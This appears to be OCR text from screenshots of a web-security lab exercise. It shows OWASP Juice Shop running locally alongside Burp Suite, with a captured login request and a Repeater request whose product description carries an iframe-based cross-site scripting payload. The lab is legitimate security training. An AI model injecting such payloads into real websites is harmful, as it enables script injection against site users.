
Answer:



OWASP Juice Shop
http://localhost:3000/#/search
OWASP Juice Shop
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman Artwork
5000¤
Add to Basket
~/Desktop/Lab_9.txt - Mousepad
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension
37 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling... ✓ 200 232 JSON io/
38 http://localhost:3000 GET /rest/admin/application-configuration 304 255
39 http://localhost:3000 POST /socket.io/?EIO=4&transport=polling... ✓ 200 121 text io/
40 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling... ✓ 200 168 JSON io/
41 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling... ✓ 200 136 text io/
42 http://localhost:3000 GET /socket.io/?EIO=4&transport=websoc... ✓ 101 129 io/
55 http://localhost:3000 GET /rest/admin/application-configuration 304 255
56 https://content-autofill.google... GET /v1/pages/ChRDaHJvbWUvODguMC4... ✓
57 http://localhost:3000 POST /rest/user/login ✓ 200 1143 JSON
58 http://localhost:3000 GET /rest/user/whoami 200 343 JSON
59 http://localhost:3000 GET /rest/user/whoami 304 252
60 http://localhost:3000 GET /rest/basket/6 200 488 JSON
61 http://localhost:3000 GET /rest/user/whoami 200 453 JSON
62 http://localhost:3000 GET /api/Quantitys/ 304 285
63 http://localhost:3000 GET /rest/products/search?q= ✓ 304 255
64 http://localhost:3000 GET /rest/user/whoami 304 253
65 https://content-autofill.google... POST /v1/forms:vote?alt=proto ✓
Request Response
Pretty Raw \n Actions
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 39
4 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
8 Content-Type: application/json
9 Origin: http://localhost:3000
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Cookie: language=en; welcomebanner_status=dismiss
17 Connection: close
18
19 {
"email":"a@b.com",
"password":"abc123"
}
Search...
0 matches
INSPECTOR
Request Cookies (2)
Request Headers (16)
Response Headers (10)



OWASP Juice Shop
http://localhost:3000/#/search
OWASP Juice Shop
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman Artwork
5000¤
Add to Basket
~/Desktop/Lab_9.txt - Mousepad
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://localhost:3000
Request
Pretty Raw \n Actions
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: language=en; welcomebanner_status=dismiss
Connection: close
{
"name":"XSS",
"description":"<iframe src=\"javascript:alert(?xss?)\">",
"price":47.11
}
Search...
0 matches
Response
INSPECTOR
Selection
SELECTED TEXT
"name": "XSS", "description": "<iframe src=\"javascript:alert(?xss?)\">", "price": 47.11
DECODED FROM: Select
Cancel
Apply changes
Query Parameters (0)
Request Cookies (2)
Request Headers (16)
Ready

